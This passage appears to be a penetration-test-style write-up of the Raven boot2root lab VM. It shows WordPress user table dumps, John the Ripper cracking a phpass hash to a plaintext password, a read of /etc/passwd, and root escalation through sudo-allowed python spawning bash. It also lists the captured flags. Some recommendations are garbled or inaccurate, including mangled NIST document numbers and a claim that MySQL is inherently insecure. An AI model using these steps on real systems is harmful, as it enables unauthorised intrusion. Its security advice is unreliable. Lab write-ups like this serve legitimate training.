+ 4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ | 0 | revision | 0 |  
+-----+  
+-----+  
+-----+
```

And the table6 wp_posts has flag 3 and 4

flag3{afc01ab56b50591e7dccf93122770cd2}

Flag4{715dea6c055b9fe3337544932f2941ce}


PENETRATION TEST REPORT– RAVEN

We successfully all the four flags (High sensitive security Information) of the Raven Security . The security of the firm is completely broken down . Further we want to check other user to check this login has any security credentials and any vulnerabilities

Finally to check whether any other flags are there

USER EXPLOITATION

So moving back to wordpress database and use table wp_users

A screenshot of a Linux desktop environment with a terminal window open. The terminal window title is 'michael@Raven: ~'. It shows a MySQL command prompt where the command 'select * From wp_users;' has been executed. The output displays a table with columns: ID, user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_activation_key, and user_status. Two rows of data are shown: one for user 'michael' and another for user 'steven'. The 'michael' row shows a hashed password and a registration date of 2018-08-12 22:49:12. The 'steven' row shows a hashed password and a registration date of 2018-08-12 23:31:16. The terminal also shows '12 rows in set (0.00 sec)' and '2 rows in set (0.00 sec)'.


It had two users here michael and steven with there hashed passwords . User michael password was already found so going check user steven

user:steven

Hashed password: \$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/

And we check which type of hash it is using **hash-identifier**

And the result is **md5 (wordpress)**

[illegible]

```
Applications ▾ Places ▾ Terminal ▾ Sun 13:04
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nano hash.txt
root@kali:~# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:48 3/3 (2019-07-28 12:59) 0g/s 12369p/s 12369c/s 12369C/s jefjjs..ju
dele
pink84 (?)
1g 0:00:05:42 DONE 3/3 (2019-07-28 13:04) 0.002917g/s 10792p/s 10792c/s 10792C/s
poslus..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords
reliably
Session completed
root@kali:~#
```

LOGGING INTO steven account with the cracked password pink84

PENETRATION TEST REPORT– RAVEN

```
Debian GNU/Linux 8 Raven tty1
Raven login:
Debian GNU/Linux 8 Raven tty1
Raven login: steven
Password:
Last login: Sun Jul 28 21:08:02 AEST 2019 from 192.168.235.1 on pts/0
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ _
```

And here we are able to access /cat/passwd in steven login so this is the root account

```
Debian GNU/Linux 8 Raven tty1
Raven login: steven
Password:

Login incorrect
Raven login: steven
Password:
Last login: Sun Jul 28 21:14:47 AEST 2019 on tty1
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ls
$ cat /etc/passwd _
```

PENETRATION TEST REPORT– RAVEN

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109:/:/var/spool/exim4:/bin/false
messagebus:x:105:110:/:/var/run/dbus:/bin/false
statd:x:106:65534:/:/var/lib/nfs:/bin/false
sshd:x:107:65534:/:/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001:/:/home/steven:/bin/sh
$
```

And further moving on

The **sudo -l** shows it run /bin/bash/python without password

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ _
```

PENETRATION TEST REPORT– RAVEN

We Ran python and successfully entered into steven login

```
$ python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ _
```

PENETRATION TEST REPORT– RAVEN

```
$ python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
steven@Raven:/tmp$ cd
steven@Raven:~$ cd /tmp
steven@Raven:/tmp$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/tmp#
```

It again gives me the flag4 again

```
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
steven@Raven:/tmp$ cd
steven@Raven:~$ cd /tmp
steven@Raven:/tmp$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/tmp# cd /root
root@Raven:~# ls
flag4.txt
root@Raven:~#
```

PENETRATION TEST REPORT– RAVEN

```
flag4.txt
root@Raven:~# cat flag4.txt
-----
|  ___ \
| |_/ /__ ___ _ _ _ _ _ _ _
|   // _` \ \ / / _ \ ' _ \
| | \ \ (| | \ V / __/ | | |
\_| \_\_\_\_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~# _
```

Flag4:{715dea6c055b9fe3337544932f2941ce}

CONCLUSION

Raven Security suffered a series of Security failures, which led to a complete compromise of firm highly security Information .These failures would have a dramatic effect on Raven Security operations if a malicious party had exploited them. Current policies concerning on webpage information security , WordPress ie Database Protection and weak passwords controls are not adequate to mitigate the impact of the security Vulnerabilities.

The specific goals of the penetration test were stated as:

- ❖ We will be expected to find four hidden flags.
These are placeholders for highly sensitive data that lives on the production server. If we find them, we have essentially compromised the firm's security. We can find two on the website, and two on the server's file system. The firm provided no additional clues.

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- ❖ we are expected to create a final report summarizing the vulnerabilities we found; how we exploited them; and which patches we'd recommend.

These goals of the penetration test were met. The four flags are

flag1{b9bbcb33e11b80be759c4e844862482

flag2{fc3d58dcdad9ab23faca6e9a36e581c}

flag3{afc01ab56b50591e7dccf93122770cd2}

flag4{715dea6c055b9fe3337544932f2941ce}

And the targeted attack against the Raven Security One can result in a complete compromise of organizational Security assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the Raven Security information systems. It is important to note that this collapse of the entire Raven security infrastructure can be greatly attributed to insufficient protection to webpage, Databases and weak passwords. Appropriate efforts should be undertaken to introduce effective Security measures which could help mitigate the effect of cascading security failures throughout the Raven Security infrastructure.

RECOMMENDATIONS

1. The information leakage in webpage allows an application to reveal sensitive data such as technical details of the application, developer comments, environment, or user-specific data. This sensitive data may then be used by an attacker to exploit the target application, its hosting network, or its users.
2. Information leakage, in its most common form, is the result of one or more of the following conditions: a failure to scrub out HTML/script comments containing sensitive information; improper application or server configurations; or differences in page responses for valid vs. invalid data. Sensitive information may be present within HTML comments, error messages, source code, or simply left in plain sight, and there are many ways a website can be coaxed into revealing this type of information. While Information Leakage doesn't necessarily represent a breach in security, it does give an attacker useful guidance for future exploitation.

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3. Here The Raven security uses MySQL as Database backend: WordPress uses MySQL as a database backend which is less secure, hence, susceptible to cyber attacks and can easily be hacked. Until the 3.9 version, the private and important data was stored on MYSQL driver but now it uses MySQLi. So here This weakness in Wordpress and it is not protected by firewall leads to leakage of usernames of webserver . so use strong database and protect it under the strong firewall
4. The password of the usernames were too small which is very easy to crack so use Strong password .Implement a patch management program:Operating a consistent patch management program very strong password per the guidelines outlined in NIST SP 800-4010 is an important component in maintaining good security posture.This will help to limit the attack surface that results from running unpatched internal services.
5. Conduct regular vulnerability assessments.As part of an effective organizational risk management strategy,vulnerability assessments should be conducted on a regular basis.Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-3011 for guidelines on operating an effective risk management program.

RISK RATINGS

The overall risk identified to Raven Security firm result of the penetration test is **High**.A direct path from external attacker to full system compromise was discovered. Here the entire webserver is completely compromised and Important security information was leaked out

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